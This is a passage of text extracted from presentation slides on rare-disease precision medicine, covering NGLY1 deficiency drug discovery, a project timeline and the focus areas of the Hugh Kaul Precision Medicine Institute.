promising hit with an IC_{50} of 4.47 ± 0.44 μ M. This is the first report that describes the discovery of small molecule ENGase inhibitors, which can potentially be used for the treatment of human *NGLY1* deficiency.

Retrophin









Will it work *again*?



HARVARD
MEDICAL SCHOOL

2014



Make it so.

2015

2016

5 diseases; 12 months



Yes, we can.
Yes, we did.

2017



Pairnomix

Disclaimer: I am a scientific advisor / co-founder.

More than computation



Therapy

Diagnosis

Regulatory approval

Therapy

Diagnosis



JOHN CATHARINE







What's next?





**Hugh Kaul Precision
Medicine Institute**

Three focus areas


Rare

Precision oncology

Pharmacogenomics




Bruce Korf - Undiagnosed Diseases Program




Human screenome project

